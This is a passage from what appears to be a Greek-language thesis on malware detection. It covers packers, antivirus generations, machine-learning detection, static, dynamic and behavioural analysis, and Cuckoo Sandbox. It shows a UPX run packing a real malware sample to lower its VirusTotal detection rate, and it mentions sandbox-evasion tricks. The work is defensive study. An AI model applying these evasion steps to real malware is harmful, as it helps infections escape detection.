
Στιγμιότυπο 4. Κρυπτογραφημένο Τμήμα Δηλώσεων Εκτελέσιμου Προγράμματος

6.2 Packers

Ο βασικός λόγος για τον οποίο δημιουργήθηκαν και αναπτύχθηκαν οι packers εκτελέσιμων προγραμμάτων ήταν για να συμπιέσουν το περιεχόμενο τους. Όλοι οι συμπιεστές δέχονται ένα εκτελέσιμο αρχείο σαν είσοδο και παράγουν μια συμπιεσμένη ή κρυπτογραφημένη εκδοχή του. Μπορεί να εφαρμοστεί συνολικά σε ολόκληρο το εκτελέσιμο ή σε τμήματα των δεδομένων που εμπεριέχει. Η διαδικασία της συμπίεσης έχει σαν αποτέλεσμα να καθιστά εξαιρετικά δύσκολη την στατική ανάλυση και την αντίστροφη μεταγλώττιση αρχείων παράγωγων της διαδικασίας αυτής ειδικά αν ο συμπιεστής δεν είναι γνωστός ή αντιστρέψιμος.

Οι περισσότεροι packers είναι εύκολο να χρησιμοποιηθούν και υπάρχουν πάρα πολλοί ελεύθερα διαθέσιμοι στο διαδίκτυο. Όλοι οι συμπιεστές έχουν δυο κοινά χαρακτηριστικά γνωρίσματα. Πρώτον, ότι μετασχηματίζουν ένα αρχείο σε ένα νέο εκτελέσιμο που έχει αποθηκευμένο στο κωδικά και τα δεδομένα του την αρχική του εκδοχή και δεύτερον, εμπεριέχεται στον κώδικα τους μια μέθοδο (function stub) που αποσυμπιέζει το περιεχόμενο. Όταν ένα αρχείο δεν είναι συμπιεσμένο ο δείκτης κατά την αρχή της εκτέλεσης δείχνει στην πρώτη διεύθυνση μνήμης του τμήματος .text. Στην αντίθετη περίπτωση, ο δείκτης της εκτέλεσης δείχνει στη μέθοδο (function stub) που αποκρυπτογραφεί ή αποσυμπιέζει το περιεχόμενο του εκτελέσιμου. Οι ενέργειες που εκτελεί η εν λόγω συνάρτηση είναι:

1) Αποσυμπίεση περιεχομένου του εκτελέσιμου.
2) Αποκατάσταση των συναρτήσεων που εισάγει από τις βιβλιοθήκες (DLL) του Windows API που είναι απαραίτητες για την ορθή εκτέλεση του προγράμματος.
3) Μεταφορά του δείκτη εκτέλεσης στη πρώτη διεύθυνση μνήμης του τμήματος .text.



Εικόνα 4. Διαδικασία Unpack Εκτελέσιμων Αρχείων

Στο παράδειγμα που ακολουθεί γίνεται η χρήση του UPX (The Ultimate Packer For Executables) Packer ούτως ώστε να αναλυθεί η επίδραση που προκαλεί η συμπίεση σε μια ιομορφή όσον αναφορά, την ανίχνευση της από αντΐϊκά προγράμματα. Το ιομορφικό λογισμικό που εξετάζεται έχει σύνοψη sha256 6244c1e5fd285612b9398b45d466a9d3524 0e2b5caaf8eb1b42b4bcf122531b6 και σύνολο ανίχνευσης είκοσι έξι από τα πενήντα εφτά διαθέσιμα αντιίκά προγράμματα (Εικόνα 5) που διαθέτει, η διαδικτυακή πλατφόρμα ανίχνευσης ιομορφικού λογισμικού virustotal[21].


Εικόνα 5. Virustoal Ανάλυση Unpacked Εκτελέσιμου Αρχείου

Η συμπίεση που ακολούθησε μετασχημάτισε την ιομορφή σε ένα νέο εκτελέσιμο με σύνοψη sha256 84108e1655b45b7f3f036294058585974fd03b21ac9f784e516242065e06 1bb5 (Εικόνα 6).

```
lkyv@ubuntu:~/Desktop$ sha256sum 6244c1e5fd285612b9398b45d466a9d35240e2b5caaf8eb
1b42b4bcf122531b6.bin
6244c1e5fd285612b9398b45d466a9d35240e2b5caaf8eb1b42b4bcf122531b6  6244c1e5fd2856
12b9398b45d466a9d35240e2b5caaf8eb1b42b4bcf122531b6.bin
user@ubuntu:~/Desktop$ cd upx-3.91-amd64_linux/
user@ubuntu:~/Desktop/upx-3.91-amd64_linux$ ./upx ../6244c1e5fd285612b9398b45d46
6a9d35240e2b5caaf8eb1b42b4bcf122531b6.bin
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2013
UPX 3.91        Markus Oberhumer, Laszlo Molnar & John Reiser   Sep 30th 2013

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
   3070944 ->   1023968   33.34%    win32/pe     6244c1e5fd285612b9398b45d466a9d
35240e2b5caaf8eb1b42b4bcf122531b6.bin

Packed 1 file.


user@ubuntu:~/Desktop/upx-3.91-amd64_linux$ sha256sum ../6244c1e5fd285612b9398b4
5d466a9d35240e2b5caaf8eb1b42b4bcf122531b6.bin
84108e1655b45b7f3f036294058585974fd03b21ac9f784e516242065e061bb5  ../6244c1e5fd2
85612b9398b45d466a9d35240e2b5caaf8eb1b42b4bcf122531b6.bin
```

Εικόνα 6. UPX Pack Εκτελέσιμου Αρχείου

Η διαδικασία της συμπίεσης είχε σαν αποτέλεσμα ο βαθμός ανίχνευσης να μειωθεί στα δεκαοκτώ από τα πενήντα έξι αντίκα προγράμματα που το ανέλυσαν (Εικόνα 7). Μπορεί η διαφορά να μην είναι υψηλή όμως αυτό είναι ανάλογο με το πόσο διαδεδομένος είναι ο συμπιεστής που έχει χρησιμοποιηθεί για να γίνει Pack μια ιομορφή.



Εικόνα 7. Virustoal Ανάλυση Packed Εκτελέσιμου Αρχείου

7 Τεχνικές Ανάλυσης Και Ανίχνευσης Ιομορφικού Λογισμικού

7.1 Αντιϊκά Προγράμματα

Τα αντιϊκά προγράμματα (Anti Virus Programs) αποτελούν την πιο διαδεδομένη μέθοδο πρόληψης και καταστολής ιομορφικού λογισμικού, όρος που υιοθετήθηκε από την τεράστια απήχηση που είχε η έρευνα του Frederick B. Cohen. Αποτελεί ώριμη τεχνολογία καθώς σαν τεχνική μετράει πολλές δεκαετίες ζωής και ανάπτυξης. Η πρώτη υλοποίηση αντιϊκού λογισμικού φημολογείται ότι πραγματοποιήθηκε από τον Γερμανό μηχανικό ασφάλειας Bernd Fix το 1987[2]. Την ίδια χρονιά στην Αμερική ο John McAfee ίδρυσε την ομώνυμη εταιρία McAfee και κυκλοφόρησε την πρώτη εμπορική έκδοση του VirusScan[16], ενώ την ίδια ακριβώς χρονική στιγμή στην Ευρώπη ο Peter Paško και Miroslav Trnka στη Σλοβακία δημιούργησαν την πρώτη έκδοση του NOD32[17]. Τα πρώιμα αυτά Anti Virus δεν έκαναν τίποτα περισσότερο από το να υπολογίζουν την σύνοψη (Hash Total) ως μοναδικό αποτύπωμα κάθε αρχείου σε ένα υπολογιστικό σύστημα και να το συγκρίνουν με συνόψεις ιομορφικών προγραμμάτων που ήταν αποθηκευμένες σε μια συλλογή και αν γινόταν κάποια ταύτιση τότε το υπό εξέταση αρχείο διαγραφόταν.

Η μεγάλη εισπρακτική επιτυχία που σημειώθηκε για τα λογισμικά αυτά ώθησε περισσότερους ερευνητές στο να αναπτύξουν και να χρησιμοποιήσουν πιο εξελιγμένες μεθόδους ανίχνευσης όπως την αναγνώριση ανωμαλιών που παρουσιάζουν τα περισσότερα ιομορφικά λογισμικά. Για παράδειγμα κάθε εκτελέσιμο αρχείο χωρίζεται ανάλογα με τους τομείς .stack, .heap, .text, .data, .bss και ούτω κάθε εξής. Έτσι λοιπόν ελέγχεται σε ποια διεύθυνση μνήμης ξεκινάνε οι εντολές του τομέα .text καθώς τα περισσότερα μη ιομορφικά προγράμματα ξεκινάνε από την ίδια σταθερή διεύθυνση μνήμης ενώ στα ιομορφικά όχι.


Πιο αναλυτικά τα αντιϊκά προγράμματα στο πέρασμα του χρόνου εξελίχθηκαν ως εξής:

- **Πρώτης γενιάς.** Απαιτούν την ύπαρξη υπογραφών ενός ιού. Χαρακτηριστικό που αναγνωρίζει μοναδικά μια ιομορφή και μπορεί να αποτελεί μια συμβολοσειρά που εμπεριέχει, μια σύνοψη έως και συνδυασμός στατικών χαρακτηριστικών της. Είναι σε θέση να ανιχνεύσουν ιούς που είναι πανομοιότυποι μεταξύ τους δηλαδή εμπεριέχουν ίδιες αλφαριθμητικές ακολουθίες και δομή(opcodes) χωρίς το περιεχόμενο τους να διαφέρει σημαντικά. Αυτής της κατηγορίας αντιϊκά προγράμματα είναι σε θέση να ανιχνεύσουν μόνο ιομορφικά λογισμικά για τα οποία έχουν αποθηκευμένες υπογραφές αδυνατώντας να ανιχνεύσουν νέα.
- **Δεύτερης γενιάς**. Δεν βασίζονται στην ύπαρξη υπογραφών άλλα στη χρήση ευρεστικών μεθόδων για την ανίχνευση μολύνσεων όπως η μεταβολή συνόψεων αρχείων πριν και μετά την εκτέλεση ενός προγράμματος. Άλλη τεχνική αποτελεί η απόπειρα αποκρυπτογράφησης σημείων του εκτελέσιμου της ιομορφής αν υπάρχουν.
- **Τρίτης γενιάς.** Οι ανιχνευτές αυτοί βασίζονται στην ανάλυση της συμπεριφοράς ενός προγράμματος παρά στην στατική δομή και το περιεχόμενο του, κυρίως κατά το στάδιο που κάποια ιομορφή προσπαθεί να εξαπλωθεί μολύνοντας άλλα προγράμματα.
- **Τέταρτης γενιάς.** Αποτελούν επί του πρακτέου έναν συνδυασμό από χαρακτηριστικά όλων των παραπάνω που όλα μαζί συνθέτουν ολοκληρωμένα συστήματα ανίχνευσης ιομορφικού λογισμικού.


7.1.1 Αξιολόγηση Αντιϊκών Προγραμμάτων

Στα πλαίσια της έρευνας αυτής έγινε συγκριτική μελέτη, ανάμεσα σε έξι αντιϊκά προγράμματα (AVG, Avast, Bit Defender, Clam, Comodo, Zoner) σε δείγμα δυο χιλιάδων τετρακοσίων (2.300) ιομορφικών λογισμικών που συλλέχθηκαν από τους ιστότοπους openmalware[18], malwr[19] και malshare[20] σε διάφορες χρονικές περιόδους και αποτελούν κυρίως Portable Executable αρχεία του λειτουργικού συστήματος Windows. Το δείγμα αυτό διασταυρώθηκε ότι είναι κακόβουλο με τη χρήση των υπηρεσιών του ιστότοπου Virus Total[21] που πραγματοποιεί αναλύσεις με τη χρήση όλων των διαθέσιμων αντιϊκών προγραμμάτων της αγοράς. Κατόπιν αξιολογήθηκε η συνδυαστική χρήση τους.


7.1.1.1 AVG Antivirus




7.1.1.2 Avast Antivirus




7.1.1.3 Bit Defender Antivirus




7.1.1.4 Calm Antivirus



7.1.1.5 Comodo Antivirus




7.1.1.6 Zoner Antivirus



7.1.1.7 Συνδυαστική Ισχύς Αντιϊκών Προγραμμάτων

Είναι κοινώς αποδεκτό ότι τα προγράμματα anivirus είναι εύκολα στην εγκατάσταση τους και την χρήση τους και δεν απαιτούν καμία εξειδικευμένη γνώση από τους χρήστες ώστε τα χρησιμοποιούν. Παράλληλα όμως έχει ασκηθεί ιδιαίτερη κριτική στα antivirus κυρίως για το ότι δεν είναι σε θέση να ανιχνεύσουν κακόβουλα λογισμικά σε πραγματικούς χρόνους. Επί του πρακτέου είναι πολύ δύσκολο να ποσοτικοποιηθεί ο βαθμός ανίχνευσης που προσφέρουν σε συνάρτηση με το χρόνο που χρειάζεται όταν μια ιομορφή αρχίζει μαζικά να μολύνει υπολογιστικά συστήματα μέχρι τη στιγμή που η υπογραφή της εισάγεται στις βάσεις των antivirus των χρηστών. Σε αντιδιαστολή με το



παραπάνω, ως λογισμικά έχουν σαν βασικό πλεονέκτημα, έναντι εναλλακτικών μεθόδων ανίχνευσης ιομορφικού λογισμικού, ότι σπανίως χαρακτηρίζουν ιομορφές προγράμματα που δεν είναι κακόβουλα (Low False Possitive Rates).

7.2 Τεχνητή Νοημοσύνη

Πρόσφατες μελέτες με θέμα την ανίχνευση ιομορφών με την χρήση μοντέλων τεχνητής νοημοσύνης και Data Mining δείχνουν εντυπωσιακά ποσοστά ανίχνευσης. Αρχικά τα δείγματα που είναι εκτελέσιμα προγράμματα χωρίζονται σε δυο κατηγορίες τις ιομορφές και τα κανονικά προγράμματα. Μια τεχνική[27] αποτελεί η κατηγοριοποίηση εκτελέσιμων αρχείων ως κακόβουλα ή μη με βάση τις συναρτήσεις του API που καλούνται από αυτά. Αρχικά γίνονται unpack τα αρχεία των συλλογών, στη συνέχεια εξάγονται οι συναρτήσεις του API υπό την μορφή n-grams που αυτά καλούν, αποτιμώνται οι πιο

ωφέλιμες μεταβάσεις ανά κατηγορία αρχείων και αποθηκεύονται ανάλογα σε συλλογές (Data Sets). Στη πορεία οι μεταβάσεις χρησιμοποιούνται για να εκπαιδευτεί ένα μοντέλο SVM (Support Vector Machine) το οποίο στη πορεία κάνει κατηγοριοποίηση (classification) νέων ιομορφών με βάση τη γνώση με την οποία έχει εκπαιδευτεί. Το ποσοστό ανίχνευσης της παραπάνω μεθοδολογίας ήταν 96.50%.

Σε μια άλλη μεθοδολογία[28] ελαφρώς παραλλαγμένη με την παραπάνω χρησιμοποιούνται ακολουθίες κώδικα Assembly. Οι διαλογές αυτές εξομαλύνονται και ανά κατηγορία (ιομορφικές ή όχι) τροφοδοτούν ένα μοντέλο τεχνητής νοημοσύνης Random Forest το οποίο κατηγοριοποίησε ιομορφές δείγματος 1444 ιομορφών και 1330 κανονικών εκτελέσιμων προγραμμάτων με ποσοστό ακρίβειας 98.71%.

Η τεχνητή νοημοσύνη αποτελεί μια νέα σχετικά μεθοδολογία για την ανίχνευση νέων ιομορφών με βάση την στατική δομή τους. Βασίζεται στην παραδοχή ότι κακόβουλα εκτελέσιμα αρχεία έχουν κοινά χαρακτηριστικά μεταξύ τους τα οποία ως ένα βαθμό είναι διαφορετικά από μη ιομορφικά λογισμικά. Το μειονέκτημα της μεθοδολογίας αυτής είναι ότι ο βαθμός ανίχνευσης είναι ανάλογος με την ποικιλομορφία του δείγματος με το οποίο έχουν εκπαιδευτεί οι αλγόριθμοι που κάνουν προβλέψεις.

7.3 Στατική Ανάλυση

Η στατική ανάλυση ιομορφικού λογισμικού αποτελεί την τεχνική κατά την οποία ένας αναλυτής είναι σε θέση να αποφανθεί εξετάζοντας τη δομή και την ροή εκτέλεσης ενός προγράμματος για το αν αποτελεί ιομορφή ή όχι χωρίς αυτό να εκτελεστεί σε κάποιο υπολογιστικό σύστημα. Για τον σκοπό αυτό έχουν αναπτυχθεί ειδικά λογισμικά τα οποία ονομάζονται Disassemblers(IDA, Hopper, Objdump, NASM, Capstone) οι οποίοι μετατρέπουν opcodes γλώσσας μηχανής σε αναπαραστάσεις assembly αν τα εκτελέσιμα είναι παράγωγα γλωσσών όπως C, C++, Objective-C και Objective-C++. Σε οποιαδήποτε άλλη περίπτωση εκτελέσιμων δηλαδή παράγωγα γλωσσών όπως C#, Java και Visual Basic στατική ανάλυση γίνεται με Decompilers οι οποίοι επιχειρούν μετατροπή των εκτελέσιμων αρχείων απευθείας σε πηγαίο κωδικά. Οι πιο διαδεδομένοι Decompilers αποτελούν για Java το JD (Dalvik Bytecode σε πηγαίο κωδικά) και για Bassic και C# (NET Framework) το ILSpy (Mono Assembly σε πηγαίο κωδικά).

Σαν τεχνική αποτελεί τη πιο δύσκολη μέθοδο ανάλυσης ιομορφικού λογισμικού διότι απαιτεί μεγάλη προγραμματιστική ικανότητα από τον αναλυτή και χρόνο για να τη

διεξαγωγή συμπερασμάτων. Παράλληλα οι δημιουργοί ιομορφικών λογισμικών χρησιμοποιούν τεχνικές απόκρυψης περιεχομένου όπως αναφερθήκαν στην παράγραφο έξι ούτως ώστε να κάνουν την στατική ανάλυση και αναγνώριση μιας όμορφης αδύνατη.

7.4 Δυναμική Ανάλυση

Η τεχνική αυτή άφορα την εκτέλεση ιομορφών σε περιβάλλον Debugger (Imunnity, Olly, Ewan) για να αναλυθεί η ροή εκτέλεσης και ενεργειών του προγράμματος βηματικά. Σαν μέθοδος αναμφισβήτητα είναι πιο αποτελεσματική και γρήγορη από την στατική ανάλυση όμως οι δημιουργοί ιομορφών έχουν αναπτύξει τεχνικές για την αποφυγή ανάλυσης από τα προαναφερθέντα προγράμματα. Οι τεχνικές αυτές παρακάμπτονται με μεθόδους Binary Patching ή Runtime Modification οπού ο αναλυτής τροποποιεί την ροή εκτέλεσης ενός προγράμματος και αποφεύγονται συναρτήσεις που κάνουν έλεγχο για το αν εκτελούνται σε περιβάλλον Debugger.

7.5 Ανάλυση Συμπεριφοράς


Στα πλαίσια της διπλωματικής αυτής με τον όρο δυναμική ανάλυση εννοείται η αυτοματοποιημένη διαδικασία με βάση την οποία ένα αρχείο εκτελείται σε ένα εικονικό υπολογιστικό σύστημα(Sandbox) και παρακολουθείται η συμπεριφορά του. Η παρακολούθηση της συμπεριφοράς της εκτέλεσης ενός αρχείου αφορά την καταγραφή των συνδέσεων που επιχειρεί να πραγματοποιήσει τόσο σε επίπεδο δικτύου όσο και DNS, καταγραφή τροποποιήσεων των Registry Keys, εξαγωγή στιγμιοτύπων μνήμης, απομόνωση των αρχείων που δημιουργήθηκαν κατά την εκτέλεση του αρχείου και καταγραφή των διεργασιών που εκτελούνται στο εικονικό σύστημα. Αποτελεί την πιο γρήγορη τεχνική με βάση την οποία αναλυτές κακόβουλου λογισμικού αποκτούν μια αρχική εικόνα για τις ενέργειες που είναι προγραμματισμένο να εκτελεί ένα αρχείο. Σαν τεχνική όπως και όλες οι τεχνικές ανάλυσης έχει μειονεκτήματα και τα βασικότερα είναι ότι τα συστήματα Sandbox εκτελούν ένα αρχείο για πολύ μικρά χρονικά διαστήματα συνήθως 1800 δευτερόλεπτα. Γνωρίζοντας το παραπάνω γεγονός ένας επιτιθέμενος μπορεί να καθυστερήσει την εκτέλεση της ιομορφής του για χρόνο μεγαλύτερο του μέσου χρόνου αναμονής εκτέλεσης των Sandbox με αποτέλεσμα οι αναφορές να είναι παραπλανητικές. Μια άλλη τεχνική που μπορεί να εκμεταλλευτεί ένας επιτιθέμενος είναι να εντοπίσει μέσω των Registry Keys ή διεργασιών που εκτελούνται αν το σύστημα στο

οποίο εκτελείται το αρχείο είναι εικονικό με σκοπό να μεταφέρει τη ροή εκτέλεσης του προγράμματος του σε σημείο που δεν εκτελείται καμία κακόβουλη ενέργεια. Το αυτοματοποιημένο σύστημα [Μέρος Β.2] που αναπτύχθηκε στα πλαίσια της διπλωματικής αυτής εργασίας χρησιμοποιεί το Cuckoo Sanbox [22] [Μέρος Β.1] για τις δυναμικές αναλύσεις.

II Τεχνικές Εφαρμογές

8 Cuckoo Sandbox

Το Cuckoo Sandbox αποτελεί ένα εργαλείο ανοιχτού κώδικα απόλυτα παραμετροποιήσιμο (υλοποιημένο σε Python) που εκμεταλλεύεται και συνδυάζει άλλα εργαλεία για να πραγματοποιεί αυτοματοποιημένες αναλύσεις με τελικό σκοπό να παράσχει συνοπτικές αναφορές στους αναλυτές σχετικά με το περιεχόμενο και τη δράση των αναλυμένων αρχείων. Τεχνικά συνδυάζει μεθόδους τόσο στατικής όσο και δυναμικής ανάλυσης. Η βασική τεχνολογία που εκμεταλλεύεται το Cuckoo Sandbox για να εκτελεί και να αναλύει τα αρχεία είναι το Virtualization και το επιτυγχάνει χρησιμοποιώντας εικονικά μηχανήματα τόσο του λογισμικού VirualBox [23] όσο και του VMWare [24]. Η λειτουργία του είναι απλή και βασίζεται στο ότι 